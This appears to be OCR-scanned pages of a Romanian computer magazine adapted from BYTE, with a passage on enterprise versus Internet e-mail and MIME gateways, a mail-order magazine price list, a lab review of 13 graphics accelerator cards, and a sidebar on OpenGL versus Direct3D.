
Ce ar trebui să faceţi azi? Firmele mici, cu puţine sisteme vechi moştenite, sunt libere să aleagă orice cale pentru care costurile sunt suportabile şi care satisface cerinţele lor privind facilităţile şi posibilităţile de dez-

Infernul Gateway

E-mail nu este doar text. Fișierele atașate de imagini, specifice unor aplicații, sau chiar video sunt un lucru obișnuit. Sistemele de mesaje de firmă au modalități proprii de lucru cu tipurile obișnuite de fișiere și oferă mijloace pentru asigurarea compatibilității cu alte tipuri, prin MAPI (Mail Application Programming Interface). MAPI în sine, nu este însă un standard de protocol. Acest lucru și faptul că Microsoft deține controlul, provoacă nervozitate la anumite firme. „MAPI este depășit în mare măsură", afirmă John McFarlane, CEO la Softwae.com.

Ca alternativă, Internet oferă MIME (Multiporpouse Internet Mail Extensions), o modalitate standard de reprezentare a diferitelor formate de document, astfel încât toți clienții Internet, inclusiv navigatoarele și cititoarele de poștă electronică, pot avea acces la documente. Fiecare tip MIME se identifică prin extensie, cum ar fi .txt pentru text sau .html pentru HTML (Hypertext Markup Language). MIME suportă actual o gamă largă de formate sau tipuri de medii Internet, inclusiv Microsoft Word, Unix tar, QuckTime, ZIP, PostScript, RealAudio și PICT pentru Mac.

Sistemele de mesaje de firmă pot asigura și asigură suport MIME. Totuși, fișierele atașate MIME trebuie să treacă printr-un proces de conversie pe un server gateway și acest lucru este motiv de controverse între partizanii sistemelor de mesaje de firmă sau pe Internet. „Sistemele gateway au fost concepute ca să piardă informații", spune Paul Hoffman, director la Internet Mail Consortium. Partizanii sistemelor de firmă pretind că sistemele gatway oferă soluții rezonabile, atât timp cât sunt bine configurate.



Text formatat, înainte de gateway

E-mail isn't just text. Attachments such as images, application-specific files, or even

Text, după gateway

```
E-mail isn't just text.
Attachments such as
images, application-
specific files, or even
```

Când elementele trebuie să treacă prin gateway, acesta poate îndepărta formatarea din original.

Barbarii la porți

Când un fișier MIME atașat ajunge la gateway (poartă), acesta determină automat tipul fișierului și convertește documentul în formatul corespunzător. Conversia îndepărtează datele considerate de prisos. Dacă gateway greșește totuși, destinatarul mesajului nu mai are posibilități de regăsire a mesajului ci trebuie să ceară din nou mesajul ,în alt format, de la cel care l-a trimis. Chiar dacă se face o conversie corectă, se poate pierde structura fișierului atașat. De exemplu, puteți trimite atașat un document Word care arată excelent cu fonturi studiate, și la recepție să rezulte doar un simplu fișier text. „Structura este și ea informație" afirmă Hoffman.

Hoffman admite că un gateway bine conceput va pierde doar date lipsite de importanță. Totuși, veți depinde în continuare de integritatea sistemului gateway la soluțiile de firmă. Acest punct de defectare potențial este inexistent la sistemele de mesaje bazate pe Internet.

Trimiterea fișierelor atașate pe un sistem complet Internet nu oferă, nici ea, o siguranță absolută. Datorită naturii distribuite a Internet-ului, fiecare mesaj trece pe un număr mare de servere diferite, înainte de a ajunge la destinație. Nici cel care trimite, nici destinatarul nu are control asupra acestor servere, fiecare dintre ele putând introduce erori sau pierde date. Arhitectura Internet face dificilă garantarea unui timp maxim de transfer pentru mesaj, lucru necesar pentru anumite firme.„Garantarea transmisiei este lucrul cel mai elementar pe care un sistem e-mai trebuie să-l facă", spune Scott Welch, președintele furnizorului de sisteme e-mail SoftArc.

Piedici moștenite

Sistemele vechi de pe calculatoarele mari, ca OfficeVision de la IBM, sunt mult mai dificile în modalitatea de lucru cu fișiere atașate. Sistemele vechi tratează de obicei fișierele atașate ca fișiere rutabile neconectate și cer ca destinatarul să le caute și să le consulte manual. Firme ca Lotus, Digital Equipment și Innosoft oferă produse gateway de la sisteme ca PROFS sau VMS Mail, dar acestea sunt produse complementare. Conversia adreselor, de exemplu de la formatul limitat de două părți de la Digital, la un format echivalent Internet, poate fi complicat.

S-ar putea ca problema fișierelor atașate să devină neimportantă. Folosind script Java sau ActiveX, este posibilă înglobarea de tipuri speciale de date în corpul mesajului. De fapt, această facilitate este deja disponibilă la BeyondMail 3.0 de la Cordinate.com. Ea permite transferul de elemente multimedia sub formă de script ActiveX. Pentru moment însă această facilitate este soluție de firmă. Netscape culege deja roadele facilității de a trimite apleturi Java prin e-mail. În noiembrie, anul trecut, Lotus a demonstrat un prototip cc:Mail scris complet în Java. A fost doar o „testare a unui concept", dar Mark McHarry, responsabil cu relațiile cu presa la Lotus Development afirmă că „acesta este viitorul pentru noi".

voltare. Atâta timp cât la aceste firme este nevoie doar de facilități simple de bază ale unui sistem de mesaje, soluția e-mail, pe Internet ar putea să fie cea mai bună. La sfârșitul anului vor exista probabil standardele care tratează elementele lipsă din sistemul de mesaje pe Internet.

Administratorii de la departamentele sau secțiile firmelor mai mari trebuie să fie conștiente de planificarea sistemului de mesaje pentru întreaga firmă. Alegerea unei căi ce oferă compatibilitate ar putea duce la economie de efort, bani și dureri de cap.

Pentru firmele mari problema majoră este de a aduna sisteme disparate și de a oferi acces spre lume, cu un minim de deranj pentru utilizatori și administratori. Din fericire, acest lucru este acum posibil. Construind pe structuri de bază de firmă, sau care respectă standardele, firmele pot asigura acces e-mail universal și posibilitatea de a opta atât pentru softul client cât și pentru uneltele de administrare. Ceea ce nu este posibil încă, este capacitatea de a oferi fiabilitatea, performanțele și facilitățile sistemelor de firmă, reproduse într-un sistem de mesaje bazat complet pe Internet.

În multe implementări în care fiabilitatea și securitatea sunt problema majoră, sistemele de firmă care utilizează legături pe linii telefonice dedicate și nu infrastructura Internet distribuită, sunt alegerea cea mai sigură. Sistemul de mesaje pe Internet va atinge până la urmă gradul de securitate și fiabilitate al sistemelor de firmă, dar acest lucru va mai necesita probabil încă un an.

Totuși, ziua în care toate sistemele de mesaje se vor baza pe standarde Internet pare să fie de inevitabilă. „Ar fi o surpriză pentru mine dacă la sfârșitul secolului, atât Lotus cât și Microsoft nu ar lucra în mod nativ SMTP" , spune Hoffman de la IMC. Aceste două firme afirmă că fac ceea ce doresc beneficiarii lor. Ce spun acești beneficiari este clar: trecerea la sistem de mesaje pe Internet nu este o problemă de „dacă?", ci una de „când?". ■

Michel Nadeau a fost înainte Senior Editor BYTE, și este autorul cărții The BYTE Guide to CD-ROM *(ediția a doua, Osborne/McGraw-Hill, 1995). Scrie mult despre Internet. Poate fi contactat la* **m_nadeau@coknet.com**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Attila Darvas*]

DESIGN GRAPHICS
Macworld
Ultimate Imaging
WIRED
Neal Stephenson
Wiring the Planet
Publish
Hot Sho
Dr. Dobb's JOURNAL
CLIENT SERVER DEVELOPMENT
BYTE
CAN JAVA REPLACE WINDOWS?

Prin intermediul firmei noastre puteți primi în mod regulat oricare dintre revistele americane de calculatoare din tabelul alăturat. Pentru aceasta este suficient să ne trimiteți o comandă în care să specificați titlurile dorite și datele Dvs. de identificare (nume, adresă, telefon, fax), iar noi vă vom expedia cu plata prin ramburs revistele solicitate. Prețul în lei pe care îl veți achita la primirea fiecărui colet poate fi obținut prin înmulțirea prețului în dolari specificat în tabel cu cursul de schimb valutar al BNR la care se adaugă cheltuiala de expediție percepută de Poșta Română. Atenție deci,

NU TRIMITEȚI BANI ÎN AVANS!!!

Vă rugăm să expediați comenzile Dvs. pe adresa:

Computer Press Agora srl, CP 94 OP 49, București, fax: 2300286.

TITLU	FRECVENȚĂ	PREȚ
3D DESIGN	12	5.93
ACCESS VB ADVISOR	12	7.49
AIXTRA	4	7.43
BOARDWATCH	12	8.93
BYTE	12	5.93
C/C++ USERS JOURNAL	12	7.43
C++ REPORT	9	11.93
CA-UNICENTER ADVISOR	6	8.93
CADALYST	12	5.93
CADENCE	12	5.93
CD-ROM PROFESSIONAL	12	10.43
CIRCUIT CELLAR	12	5.93
COLOR PUBLISHING	6	7.43
COMPUTER ARTIST	6	7.43
COMPUTER GAMING WORLD	12	5.99
COMPUTER GAMING WORLD wCD	12	11.99
COMPUTER GRAPHICS WORLD	12	7.43
COMPUTER PLAYER	12	10.43
COMPUTER SHOPPER	12	7.49
COMPUTER SHOPPER BUYERS CD		7.49
CYBER SPORTS	4	7.49
DATA BASE ADVISOR	12	7.49
DATABASE PROG. & DESIGN	12	7.43
DBMS	12	5.93
DBMS 1996 BUYERS GUIDE		7.43
DELPHI INFORMANT	12	8.93
DIGITAL VIDEO MAGAZINE	12	7.43
DOS WORLD	6	8.93
DR. DOBBS JOURNAL	12	5.93
DR. DOBBS SOURCEBOOK	6	7.43
ELECTRONIC GAMING MONTH	12	7.49
EMG2	12	7.49
FOXPRO ADVISOR	12	7.49
GAMEFAN	12	8.93
GAME DEVELOPER	6	8.93
GAME PLAYERS MAGAZINE	12	7.49
GAME PRO	12	7.49
INTERACTIVITY	12	7.43
I-WAY	12	8.93
INTERNET WORLD	12	7.43
INTERNET & JAVA ADVISOR	6	10.49
JAVA DEVELOPERS JOURNAL	12	11.93
JAVA REPORT	6	7.43
LAN MAGAZINE	12	7.43

TITLU	FRECVENȚĂ	PREȚ
LINUX JOURNAL	12	6.00
LOTUS NOTES ADVISOR	6	10.49
MACADDICT	12	11.99
MACTECH	12	8.78
MACUSER	12	5.99
MACWORLD	12	7.43
MAGAFAN	6	5.93
MICROSOFT INTERACTIVE DEV	12	7.43
MICROSOFT SYSTEMS JOUR.	12	7.43
MICROSTATION MANAGER	12	5.93
MICROSTATION WORLD	4	7.43
MONDO 2000	4	8.93
NEW MEDIA	12	7.43
OBJECT MAGAZINE	6	6.75
OBJECT ORIENTED PROGRAM.	9	13.50
ONLINE ACCESS	12	7.43
ONLINE ACCESS - CD	1 - 2	23.93
OS/2 DEVELOPER	6	14.93
OS/2 MAGAZINE	12	5.93
PC COMPUTING	12	5.99
PC GAMER	12	5.99
PC GRAPHICS & VIDEO	12	7.43
PC MAGAZINE	22	5.99
PC MAGAZINE CD-ROM	4	26.93
PC MAGAZINE SPECIAL ISSUE	4	8.93
PC WORLD	12	8.93
POWER BUILDER ADVISOR	6	11.99
PUBLISH	12	7.43
SOFTWARE DEVELOPMENT	12	5.93
SYS ADMIN	6	7.43
UNIX REVIEW	12	5.93
VB TECH JOURNAL	12	5.25
VIDEO TOASTER USER	6	7.43
VISUAL BASIC PROG. JOUR.	12	5.93
VISUAL DEVELOPER MAGAZINE	6	7.43
WEB, THE	12	5.93
WEB DEVELOPER	6	8.93
WEB TECHNIQUES	12	7.43
WEBSMITH	12	6.00
WINDOWS/DEV DEVELOPERS	12	7.43
WINDOWS NT	12	7.43
WINDOWS SOURCES	12	4.49
WINDOWS TECH JOURNAL	12	6.00
WIRED	12	7.43

Revistele pot fi răsfoite, comandate și cumpărate și la librăria deschisă la sediul firmei Forte Computers din București, str. Lipscani nr. 102, Computer House, str. Grigore Alexandrescu nr.47 sau la Librăria Humanitas din Pasajul Crețulescu din București (lîngă magazinul Muzica).

Cartelele grafice profesionale 2-D devin din ce în ce mai sofisticate. Cele mai multe încep să fie dotate cu funcţii 3-D.

De Dorothy Hudson, Jim Kane şi John McDonough

13 Cartele grafice profesionale

Dacă există vreo componentă a sistemului care face ca interfaţa Windows să fie suportabilă, atunci aceasta este cartela de accelerare grafică 2-D. Noi luăm de bune toate afirmaţiile producătorilor şi aşteptăm ca în continuare preţurile să scadă, performanţa să se îmbunătăţească şi să apară noi funcţii, cum ar fi redare video îmbunătăţită hard şi accelerare 3D. Cu toate acestea, pentru profesionişti, lucrul care contează este rezoluţia, adâncimea culorii şi concret, performanţele 2-D.

Împreună cu unul din monitoarele de 17 sau 21 de inci testate luna trecută (vezi *„Ecrane mari pentru sarcini pe măsură"* Ianuarie, BYTE) un accelerator grafic nou poate îmbunătăţi eficienţa lucrului precum şi plăcerea privitului prin creşterea cantităţii de date care poate fi afişată la un moment dat. Pe lângă o creştere a performanţei, la o înaltă rezoluţie puteţi obţine o redare video îmbunătăţită pentru aplicaţii multimedia şi un accelerator pentru jocuri 3D.

Pentru că am testat 13 cartele de accelerare grafică, vă putem oferi câteva detalii despre situaţia actuală a performanţelor grafice 2-D. Toate cartelele pe care le-am testat suportau o reprezentare a culorii pe 24 de biţi şi o rezoluţie de 1024 x 768 pixeli sau chiar mai mult, cu o rată înaltă de reîmprospătare. (Necesarul minim de resurse era de 4 MB de RAM). Acestea fiind aspectele comune, există totuşi multe alte funcţii care au diferenţiat cartelele în termeni de facilităţi video şi 3-D. Unele dintre acestea sunt specifice: afişare TV şi suport pentru monitoare multiple. Vestea bună e că în prezent nu va trebui să cheltuiţi prea mult pentru a cumpăra o astfel de cartelă.

De fapt, GrafixStar 450 de la VideoLogic, care a obţinut titlul de cea mai bună cartelă, încărcată cu 4 MB RAM costă doar 149$. GrafixStar 450 şi alte cartele ieftine, cum ar fi Hercules Dynamic 128, furnizează performanţe 2-D excelente. La celălalt capăt al spectrului preţului se află Twin Turbo 128P8 cu 8MB RAM de la Integrated MicroSolutions (IMS) care oferă o rezoluţie de 1600 x 1200 pixeli şi o adâncime de 24 de biţi a culorii la un preţ de 599$.

BYTE BEST
GRAPHICS ACCELERATORS

VideoLogic GrafixStar 450

Dintre toate plăcile testate, a dovedit cea mai bună performanţă 2-D–având şi cel mai mic preţ (149$ cu 4 MB de EDO DRAM). Placa utilizează cipul accelerator pe 64 de biţi Virge, de la S3.

Factori ai performanţei

Cel mai important factor în performanţa cartelelor grafice este setul de cipuri de accelerare grafică. În testele noastre, cei mai buni performeri au utilizat noul set de cipuri Virge de la S3 care au contribuit la obţinerea unor punctaje excelente în testarea performanţelor 2-D. Nu toate cartelele Virge s-au comportat însă la fel de bine: Velocity 3D de la STB s-a clasat chiar pe ultimul loc. Millennium de la Matrox, un fost campion, s-a descurcat totuşi bine cu acceleratorul MGA-2046W de la Matrox, iar Dynamite 128/Video de la Hercules a obţinut locul trei folosind un set nou de cipuri, ET6000 de la Tseng Labs. Lăţimea arhitecturii busului - atât cel de 64 de biţi cât şi de 128 de biţi - aparent nu contează.


Cipul de accelerare grafică joacă un rol important în performanţa cartelei, dar acelaşi lucru îl joacă şi driver-ul Windows. În cazul cartelei Velocity de la STB, codul driver-ului ar putea mai degrabă să contribuie la slaba performanţă 3-D în comparaţie cu alte cartele care au folosit Virge. De la o lună la alta, performerii de mare gabarit concurează pentru primul loc în acelaşi ritm în care producătorii scot pe piaţă noi tipuri de drivere.

O memorie grafică suplimentară sporeşte posibilităţile şi performanţa. Tipul memoriei este important, dar totuşi mai puţin decât era obişnuit să fie. Deoarece memoriile VRAM cu dublu acces aveau întotdeauna un avantaj faţă de memoriile DRAM în afişarea la o rezoluţie înaltă şi o adâncime mare a culorilor, au apărut alternative noi şi nu prea scumpe cum ar fi EDO (extended data out) RAM, DRAM multibanc (MDRAM) şi DRAM sincron care se comportă aproape la fel de bine.

Capacităţi 3-D şi video

Ultimele cartele grafice au încorporate acceleratoare 3-D care contribuie în special la creşterea performanţelor. Deoarece dezvoltarea de acceleratoare grafice 3-D a fost dirijată de piaţa jocurilor pe calculator, jocurile însăşi demonstrează cît de departe au ajuns graficele 3-D. La fel cum se întâmplă cu multimedia, tehnicile de prelucrare a imaginilor 3-D ar putea eventual să se transforme în aplicaţii de uz general.

Accelerarea 3-D de pe cartelele grafice ajută UC a sistemului să convertească un model matematic al unui obiect 3-D într-o reprezentare 2-D. Umbrire rapidă, aplicarea unei texturi şi o reprezentare exactă a adâncimii obiectelor afectează viteza la care imaginile sunt randate. Acest tip de operaţii afectează de asemenea netezimea secvenţelor animate 3-D în special la re-



CONECTORI PENTRU EXTENSIE
Unele cartele au conectori pentru adăugarea unor componente cum ar fi decodor hard MPEG. Unii conectori sunt proprietari astfel că înainte de-a cumpăra o cartelă ar fi bine să verificați opțiunile de extensie care vi se oferă.

MEMORIA VIDEO
Mai multă memorie înseamnă o rezoluție mai mare și mai multe culori. Poate să însemne însă și performanțe mai bune. Performanța memoriei contează în special la rezoluții înalte și la adâncimea culorii; cipurile de memorie cu acces dual, cum ar fi VRAM sau Windows RAM sunt cele mai bune.

VIDEO BIOS
La pornire sistemul d-voastră caută în acest cip programul sistem BIOS video pentru determinarea informațiilor de identificare și configurare. BIOS furnizează un set de interfețe grafice de nivel jos pentru programele DOS. Windows își programează interfața prin intermediul driver-elor soft pe care le furnizează fiecare producător de cartele.

INTERFAȚA CU MONITORUL
Cele mai multe adaptoare grafice prevăd o singură conexiune pentru monitor bazată pe un conector standard cu 15 pini VGA. Cartelele Matrox au un conector pentru cablu prevăzut cu mufă BNC.

ACCELERATORUL GRAFIC
Acest cip (sau cip set) contribuie în cea mai mare măsură la procesul de realizare a operațiilor grafice de nivel jos. La fel ca în cazul UC, un tact de ceas mai rapid și un bus mai larg îmbunătățesc performanța. Mai nou, cip seturile includ suport hard pentru afișarea datelor 3-D și a imaginilor video.

INTERFAȚA CU BUS-UL
Beneficiul major al unui sistem cu bus PCI este o mai bună performanță grafică. Deși PCI-ul a înlocuit în mare parte cartelele VESA VL și ISA, mai există posibilitatea achiziției de astfel de cartele pentru sistemele vechi.

Ilustrație bazată pe
Winner 3000-L de la ELSA

ILUSTRAȚIE: SANDERS / TIKKANEN DESIGN & ILLUSTRATION © 1997

zoluții și adâncimi mari ale culorilor.

Pentru piața de jocuri, Direct 3D (D3D) API for Windows 95 promite să fie important pentru că permite dezvoltări de jocuri cu un API comun, care este mai mult sau mai puțin dependent față de orice cip grafic. Toate cartelele pe care le-am testat aveau posibilități 3-D. Cartelele care s-au comportat cel mai bine în testele noastre D3D Tunnel, cum ar fi ATI 3D Xpression, Mystique și Millenium de la Matrox sunt alegeri excelente pentru medii de tip joc.

Microsoft suportă de asemenea OpenGL 3-D API în Windows 95 și NT. Cartelele actuale au și unele posibilități de accelerare hard OpenGL însă mai au un drum lung până să ajungă să se compare cu cartelele 3-D de ultimă oră. Testele noastre pentru OpenGL au arătat că unele dintre cartele sunt mai rapide decât altele, dar diferența e nesemnificativă.

Dacă folosiți clipuri video în prezentările multimedia ar trebui să verificați un accelerator grafic cu o accelerare hard MPEG. Aceasta va crește substanțial viteza și acuratețea redării printr-o compresie și decompresie eficientă a datelor grafice și de sunet. Adaptoarele de la Matrox și Number Nine precum și adaptoarele echipate cu Virge VX (STB Systems Velocity 3D, Diamond Stealth 3D3000, ELSA America Winner 3000-L) prezintă componente video integrate, iar altele, chiar opțiuni MPEG sau cel puțin soft de rulare MPEG.

Cartelele ajutate de-un suport hardware MPEG oferă o redare pe întreg ecranul la o rată de 30 cadre pe secundă. Acest lucru furnizează premizele apariției unui video în mișcare (full-motion). Cu toate că decompresia hard MPEG este în continuare imperfectă, luată în ansamblu este totuși mai eficientă decât o redare video soft. Deși au atins performanțe considerabile, decodoarele soft MPEG sunt adecvate doar pentru clipuri video din referințe cum ar fi enciclopedii CD-ROM. Cu ajutorul cartelelor tuner-TV montate ca și cartele surori pe plăcile grafice, posibilitățile de vizionare a imaginilor video pe ecranul PC-ului vor fi nelimitate.

Performanța reprezintă factorul esențial pe care trebuie să-l luați în seamă când cumpărați o cartelă grafică. Pentru obținerea acestei performanțe aveți însă nevoie de softuri care să vă permită o configurare și utilizare ușoară. Cele mai multe adaptoare din zilele noastre prezintă utilitare pentru instalarea driver-elor, modificarea din zbor a rezoluției, de zoom și de creare a unui desktop virtual mai mare decât ecranul.

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

Au contribuit
Dorothy Hudson, project manager/NSTL
Jim Kane, project manager/NSTL
John McDonough, technical writer/NSTL
Dave Rowell, senior technical editor/BYTE

Cele mai bune

ACCELERATOARE GRAFICE

Cele 13 cartele pe care le-am testat în acest Lab Report oferă un domeniu larg de posibilități pentru a vă lansa sistemul într-o lume a aplicațiilor multimedia sau a celor CAD de înaltă rezoluție 2-D. Pentru analiza "Cea mai bună" am urmărit doar performanțele de uz general 2-D ale cartelelor. Deși multe din aceste cartele oferă posibilități 3-D, evaluările noastre nu au luat inclus unele dintre cele mai bune cartele de calitate redusă Direct3D pentru că ele nu suportau culori pe 24 de biți și rezoluții de 1024x768 pixeli. Acest raport n-a inclus nici acceleratoare grafice 3-D de nivel profesional ce costau de la 2000$ în sus. Cu toate acestea am măsurat performanțele atât pentru API-ul Direct3D cât și pentru OpenGL.

Cu aceste lucruri în minte am ales GrafixStar 450 de la VideoLogic ca fiind cea mai bună cartelă de accelerare grafică. GrafixStar 450 costă doar 149$ (configurată cu 4MB EDO RAM). Mai mult decât atât, GrafixStar 450 a trecut cu ușurință prin testele InterMark de la NSTL care au măsurat performanțele grafice 2-D pe care le veți obține cu aplicații comerciale Windows.

GrafixStar 450 folosește cipul de accelerare grafică Virge pe 64 de biți care mai este folosit și de alte cartele care au participat la acest test. VideoLogic datorează performanțele sale driver-elor grafice bine optimizate. Deși nu folosește posibilitățile video VX ale cipului Virge, cartela de la VideoLogic realizează o redare fină a imaginii cu ajutorul unei asistențe hard MPEG opționale printr-un conector Scenic/LPB (folosește bus-ul proprietar Scenic Highway, o conexiune cu o mare lățime de bandă, care mărește performanța prin menținerea fluxului de date video în afara bus-ului sistem). GrafixStar 450 a strălucit de asemenea în evaluările noastre legate de caracteristici și utilitate. Facilitățile SmartTools de la VideoLogic vă permit configurarea afișării, setarea unui desktop virtual și construirea propriului meniu.

Următorul element din categoria "Cea mai bună" și în performanțele InterMark a fost Winner 3000-L de la ELSA. Această cartelă suportă 16 milioane de culori la o rezoluție de 1280x1024 pixeli cu o rată de reîmprospătare verticală de 83 Hz. Winner 3000-L a obținut punctajul nostru cel mai mare pentru utilitate pentru că a fost ușor de instalat și pentru că avea un manual de utilizare complet și bine documentat. Pentru că ELSA proiectează și comercializează cartele cu posibilități 3-D, n-a fost o surpriză pentru noi să observăm că Winner 3000-L s-a comportat bine în testele 3-D OpenGL. Proiectată pentru CAD și tehnoredactare computerizată, ea a utilizat procesorul grafic pe 64 de biți Virge și a fost încărcată cu 8 MB RAM care au justificat prețul de 527$. Posibilitățile 3-D ale cartelei au permis accelerarea proceselor de umbrire Gouraud, de mapare a texturii în culori pe 24 de biți și lucrul cu z-bufferele. Winner 3000-L suportă API-urile Direct3D, HEIDI (folosit în unele aplicații Autodesk) și ale OpenGL 3-D.

Dynamite 128 de la Hercules s-a clasat al doilea la categoria prețuri mici (159$) și a oferit rezultate bune în aplicațiile Windows. Cartela a folosit un cip de accelerare ET6000 de la Tseng Labs și a fost dotată cu 4 MB MDRAM. Dynamite ne-a surprins

TECH FOCUS API-URI 3-D

Va câștiga Direct3D?

Dacă urmăriți grupurile de discuții Internet, cum ar fi comp.graphics.api.opengl, veți observa că în prezent se desfășoară o mare dezbatere în legătură cu meritele relative ale OpenGL și Direct3D de la Microsoft, respectiv Cosmo OpenGL de la SGI. Dezbaterea principală s-a desfășurat însă între OpenGL de la Microsoft și Cosmo OpenGL de la SGI.

Cele două implementări ale OpenGL au în vedere două tipuri diferite de utilizatori. Microsoft susține că versiunea sa este potrivită pentru orice nivel de performanță, de la sistemele simple VGA Windows 95 până la stațiile de lucru de înaltă performanță Windows NT.

Gigantul în materie de soft oferă producătorilor câteva aproximări pentru a crea biblioteci OpenGL optimizate care duc la obținerea unor performanțe surprinzătoare. SGI pe de altă parte, speculează în particular slăbiciunea sistemelor Windows 95 în accelerarea grafică 3-D și aplicațiile Web. Cosmo este o soluție în exclusivitate soft pe care SGI crede că s-ar putea baza pentru a depăși implementarea Direct3D. Ea este de asemenea portabilă pe diferite platforme permițând un mare grad de integrare printre aplicațiile Web bazate pe linia de produse Cosmo.

În ciuda diferențelor de opinii cu privire la viitorul OpenGL, amândouă părțile sunt de acord că OpenGL are avantaje multiple față de Direct3D, acesta din urmă neavând nici un viitor pe piața 3-D a PC-urilor. Astfel, nu e nevoie ca OpenGL să facă uz de sacrificii prea mari pentru o randare precisă. Spre exemplu, implementările OpenGL nu trebuie să realizeze o exactitate de ordinul unui subpixel iar aplicațiile OpenGL nu sunt nevoite să utilizeze o astfel de exactitate. Ca și API-urile de jocuri Direct3D, OpenGL poate obține o înaltă performanță prin sacrificarea detaliilor care nu sunt necesare într-un mediu video de timp real. Programele care rulează sub Cosmo OpenGL au furnizat o performanță similară cu cea dată de Direct3D neaccelerat. Putem sugera însă ipoteza că și soluțiile accelerate ar putea fi comparabile.

Programatorii au observat că un cod OpenGL este ușor de scris și depanat. OpenGL prezintă un mediu complet abstract; programatorul poate presupune că există un ecran adecvat iar acest OpenGL va face ca o cerere grafică a programului să fie acceptată de ecran. Direct3D prezintă programului (și programatorului) toate detaliile hard; programul trebuie să le examineze pe toate și să se încadreze în acest set de caracteristici. În OpenGL toate optimizările se găsesc în driver-ul de dispozitiv; orice program OpenGL va rula pe orice hard la orice rezoluție. În Direct3D puteți aduce un program la rezoluții ecran particulare, dar un adaptor grafic particular s-ar putea să nu poată suporta aceste rezoluții.

OpenGL nu este învins în arena jocurilor de înaltă performanță, iar Direct3D nu este în mod necesar API-ul necesar pentru programatorii viitorului. Ceea ce rămâne de văzut este unde își va duce fiecare grup proiectele și cum vor reacționa utilizatorii.

–Steve Platt, manager publicații electronice, NSTL

LAB REZULTATE


EVALUAREA ACCELERATOARELOR GRAFICE


CEA MAI BUNĂ CARTELĂ

GrafixStar 450 de la VideoLogic

Există multe oferte de acceleratoare grafice pe 64 de biţi dar puţine dintre ele pot obţine combinaţia dintre o accelerare grafică Windows şi un preţ mic. Prezentat simplu: aceasta este cartela cu preţul cel mai mic pe care am testat-o, ea obţinând şi cel mai bun punctaj rulând testele InterMark de la NSTL. GrafixStar 450 foloseşte un cip de accelerare Virge pe 64 de biţi de la S3 cu un motor 3-D încorporat şi suportă până la 4 MB de EDO RAM. Ea suportă de asemenea API-ul Direct3D de la Microsoft. VideoLogic oferă GrafixStar 450 cu o garanţie de cinci ani şi suport tehnic prin telefon.

APRECIERE





	PREŢ	TEHNOLOGIE	IMPLEMENTARE	PERFORMANŢĂ	CARACTERISTICI	UILITATE	OVERALL RATING
VideoLogic GrafixStar 450	**149$**	★★★★	★★★★★	★★★★★	★★★★	★★★★	★★★★★
ELSA Winner 3000-L	527$	★★★★	★★★★	★★★★★	★★★★	★★★★★	★★★★
Hercules Dynamite 128/Video	159$	★★★★	★★★★	★★★★	★★★★	★★★	★★★★
Diamond Stealth 3D 3000XL	299$	★★★★	★★★	★★★★	★★★★	★★★	★★★★
Matrox Millennium	499$	★★★★	★★★	★★★★	★★★★	★★	★★★★
Number Nine Imagine 128 Series 2e	349$	★★★★	★★★	★★★★	★★★	★★★	★★★
ATI 3D Xpression+ PC2TV	219$	★★★★	★★★★	★★★	★★★★	★★★	★★★
STB Velocity 3D	299$	★★★★	★★★★	★★★	★★★★	★★★★	★★★
Matrox Mystique	229$	★★★★	★★★★	★★★	★★★★	★★★★★	★★★
Koutech KW-546	259$	★★★★	★★★	★★★	★★★	★★★	★★★
IMS Twin Turbo 128P4	399$	★★★★	★★	★★★★	★★	★★	★★★
